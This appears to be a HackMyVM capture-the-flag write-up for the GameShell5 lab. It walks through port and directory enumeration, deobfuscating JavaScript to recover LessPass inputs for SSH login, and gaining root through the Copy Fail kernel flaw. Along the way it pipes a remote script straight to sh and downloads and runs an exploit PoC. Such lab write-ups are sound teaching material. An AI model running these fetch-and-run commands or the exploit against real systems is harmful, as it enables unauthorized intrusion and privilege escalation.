

Writeup of the GameShell5 machine from HackMyVM: In this machine, created by Sublarge, we will deobfuscate JavaScript code, explore the LessPass password manager, and take advantage of the latest major Linux vulnerability known as Copy Fail.
Table of contents
Open table of contents
Enumeration
The first step is to identify which services the machine exposes and their versions, so we can decide where to continue the attack.
The first nmap scans all TCP ports (-p-), treats the host as up without ICMP ping (-Pn, useful when the firewall blocks ping but the ports respond), and avoids reverse DNS resolution (-n) so the scan is faster and more predictable. The result shows two open ports: 22 (SSH) and 80 (HTTP).
$ nmap -p- -Pn -n 10.0.2.13
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-13 14:28 CEST
Nmap scan report for 10.0.2.13
Host is up (0.000063s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:E8:44:57 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.24 seconds
The second nmap runs only against those ports and adds service detection and default script execution (-sV to identify the banner version; -sC to run scripts considered safe). This gives us the OpenSSH and Apache versions.
$ nmap -p22,80 -sVC -Pn -n 10.0.2.13
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-13 14:30 CEST
Nmap scan report for 10.0.2.13
Host is up (0.00049s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Retro Bowl
| http-robots.txt: 4 disallowed entries
|_/*.js$ /*.js? /*.css$ /*.css?
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:E8:44:57 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.91 seconds
$ curl http://10.0.2.13
        <title>Retro Bowl</title>
<iframe src="https://shellshock.io/?utm=chromeext" frameborder="0" scrolling="yes" width="100%" height="100%" loading="lazy"></iframe>

<style type="text/css">iframe { position: absolute; width: 100%; height: 100%; z-index: 999; }</style>
The HTML served on port 80 contains an iframe embedding an external online game.
⚠️ Important notice: The website loaded in the iframe is a third-party service, outside the CTF environment. Under no circumstances should we try to attack, scan, or interact with that external domain: doing so may be illegal and is also NOT the purpose of the challenge. Our only target must be the lab’s internal IP address, never internet resources unrelated to the exercise.
With this quick Gobuster scan, we discover the main files and routes accessible on the target website, including files such as index.html, style.css, script.js, robots.txt, and the forbidden server-status endpoint.
$ gobuster dir -w /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -u http://10.0.2.13/ -x html,php,js,txt,zip,tar,css
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.13/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php,js,txt,zip,tar,css,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.html           (Status: 200) [Size: 273]
style.css            (Status: 200) [Size: 50645]
script.js            (Status: 200) [Size: 13483]
robots.txt           (Status: 200) [Size: 84]
server-status        (Status: 403) [Size: 274]
Progress: 1764456 / 1764456 (100.00%)
===============================================================
Finished
===============================================================
The robots.txt file retrieved with curl from the site root contains typical crawler restrictions (user-agent *). It blocks URLs ending in .js or .css (both exact endings and query-string variants), which is commonly intended to prevent search engines from indexing JavaScript and CSS files.
$ curl http://10.0.2.13/robots.txt
User-agent: *
Disallow: /*.js$
Disallow: /*.js?
Disallow: /*.css$
Disallow: /*.css?
This type of configuration is common for keeping certain static resources out of indexes, but it does not necessarily represent a security barrier; it simply suggests that bots should not index those file types.
Intrusion
When reviewing the results, we see that the style.css and script.js files identified with gobuster are not being referenced by the index.html page. This is striking and gives us a reason to analyze them in more detail.
The script.js file is obfuscated:
$ curl http://10.0.2.13/script.js
(function(_0x58bb25,_0x331bd0){function _0x5bddb3(_0x1ec754,_0x2f330a,_0x586ba6,_0x118108){return _0xadc0(_0x586ba6-0xa3,_0x2f330a);}const _0x59ed98=_0x58bb25();function _0x1e1950(_0x3bf959,_0x2be6e1,_0x188497,_0x447fd8){ ...  const loginName='noob',masterPass=_0x43faef(0x2d,0x3e,0x43,0x4b)+'kLmNoP';
On the other hand, the style.css file contains an embedded base64-encoded image:
$ curl http://10.0.2.13/style.css
body {
  margin: 0;
  padding: 0;
  background: #f5f5f5;
  background-image: url('data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAB+8AAAHLCAYAAAAJAdquAAAACXBIWXMAAC4jAAAuIwF4pT92AAAAGXRFWHRTb2Z0d2FyZQB3d3cuaW5rc2NhcGUub3Jnm+48GgAAIABJREFUeJzs3XeYXVXVx/HvpEwqKYSO0gSkd6TZQEQQkA5iA4GgWLCgL9gQFRVRsaKAioqIUhUQUCwoCnZRECmCAlIERFoIpM77x7pjJskkmXLvWad8P89znxlIcvfK5Mzcfc9v77W7enp6kNRRI4B1gI2B1YCVW49VgZVaHye3fu/k1u8HeLT18SngEeDh1uPfwD/6PO4E5nT6LyFJkiRJkiRJkiSpc7oM76W2GgdsBmwObNH6uBkwsYNjzgZuBm4E/gxcD/wJmNvBMSVJkiRJkiRJkiS1keG9NDwjge2BXYGdW5+PSa0oPAX8BrgGuJII9f1mlyRJkiRJkiRJkkrK8F4avDHAHsA+wF7ACrnlDMj9RIh/EfATYF5uOZIkSZIkSZIkSZL6MryXBqYLeBHwGuAAYEpuOcPyIHAhcC7w2+RaJEmSJEmSJEmSJGF4Ly3LZOAQ4Fhg4+RaOuEW4Ezga8CM5FokSZIkSZIkSZKkxjK8l/q3LnAccBgwLrmWIjwBfAU4jWixL0mSJEmSJEmSJKlAhvfSwjYFTgT2B0Yk15JhFnAOcCpwR3ItkiRJkiRJkiRJUmMY3kthLeA9wJHAyNxSSmEO8HXgJOCB3FIkSZIkSZIkSZKk+jO8V9NNJQLqY4DRuaWU0lNEK ... 3/GwAAAAAAAMC6/B91mVarORIqCQAAAABJRU5ErkJggg==');
  font-family: "Arial", sans-serif;
}

.container {
  width: 1200px;
  margin: 0 auto;
  padding: 20px;
}

.btn {
  padding: 8px 16px;
  border: none;
  border-radius: 4px;
  background: #4299e1;
  color: white;
  cursor: pointer;
}
LessPass Image in CSS
The following command extracts and saves locally the base64-embedded image found in the CSS file’s background-image property:
curl -s http://10.0.2.13/style.css | sed -n "s/.*background-image: *url(['\"]data:image\/png;base64,\([^'\"]*\)['\"].*/\1/p" | base64 -d > image.png
After extracting the image embedded in the CSS, we can see that it corresponds to the LessPass logo, a password manager that never stores passwords, but instead generates them dynamically from the master password, username, and service name. If any of these values is lost, the generated password cannot be recovered.

More details:
How does LessPass work?
Source code: GitHub LessPass
JavaScript Deobfuscation

If we copy the obfuscated JavaScript obtained from script.js and analyze it with the online deobfuscation tool https://deobfuscate.relative.im/, we find some very interesting constants at the end of the script.
const site = 'shell-shockers.dsz'
const loginName = 'noob',
  masterPass = 'aBcDeFgHiJkLmNoP'
SSH Credentials for noob
Now we only need to combine everything: use LessPass together with the constants found in the obfuscated code.
We can install LessPass or go directly to https://lesspass.com/, where, leaving the options, length, and counter at their default values, we obtain the password for the noob user.

We access the server through SSH using the credentials generated with LessPass, which allows us to read the flag located in the user.txt file.
$ ssh noob@10.0.2.13
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
noob@10.0.2.13's password:
Linux GameShell5 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 12 12:06:48 2026 from 10.0.2.12
noob@GameShell5:~$ cat user.txt
flag{XXXXXXXXXXXXXXXXXXXXXXXXX}
Privilege Escalation
Linpease
If we download LinPeas and run it, it will not work correctly because it cannot find the grep binary.
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh

...
sh: 459: grep: not found
sh: 461: grep: not found
sh: 477: grep: not found
sh: 477: grep: not found
sh: 478: grep: not found
sh: 478: grep: not found
...
However, the operating system has busybox installed, which includes a built-in grep. Therefore, we can create a symbolic link called grep pointing to busybox and add the path to PATH so LinPeas uses it correctly. This allows us to run LinPeas without issues.
The command to do this would be:
ln -s /bin/busybox grep && export PATH=$PWD:$PATH
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh
We find that the system is vulnerable to Copy Fail with linpease.

Copy Fail exploit
Note: I am not completely sure whether this was the intended path for privilege escalation on the machine, since the Copy Fail vulnerability is relatively modern and affects many recent systems. I also noticed that there are several users created on the system, which makes me think there could be another escalation route, possibly through some kind of lateral movement that, in my case, I did not manage to find. If you discover another way or the “official” path, I would love to know it!
We observe that the system has a Python 3.9.0 version installed.
noob@GameShell5:~$ python3 --version
Python 3.9.2
We look for a copy fail exploit that works with the system’s python version and find the following one.
https://github.com/w3llr00t3d/CVE-2026-31431-PoC

We download it and run it, and we obtain root credentials.
wget https://github.com/w3llr00t3d/CVE-2026-31431-PoC/raw/refs/heads/main/poc.py
python3 ./poc.py
We obtain root credentials and can read the root.txt flag.
Thank you for reading this writeup! I hope it was useful, that you learned something new, or at least that you had fun following the process. See you in the next challenge!
References
Reference material aligned with what appears in the writeup (web enumeration, LessPass, JavaScript deobfuscation, LinPEAS in minimal environments, and Copy Fail escalation):
- HackMyVM — platform hosting the GameShell5 machine
- Nmap — port scanning and service detection (
-p-,-sV,-sC) - Gobuster — directory and extension fuzzing over HTTP
- SecLists — web wordlists — lists such as the one used with Gobuster
- LessPass — How does it work? — deterministic password generation (site, username, master password)
- LessPass — source code
- lesspass.com — online generator cited in the writeup
- Deobfuscate (relative.im) — online tool for analyzing the obfuscated
script.js - PEASS-ng / LinPEAS — enumeration script for privilege escalation
- BusyBox — compact utilities; symbolic link
grep→busyboxwhen GNUgrepis missing fromPATH - Copy Fail PoC — CVE-2026-31431 — Python exploit used after detecting the vulnerability with LinPEAS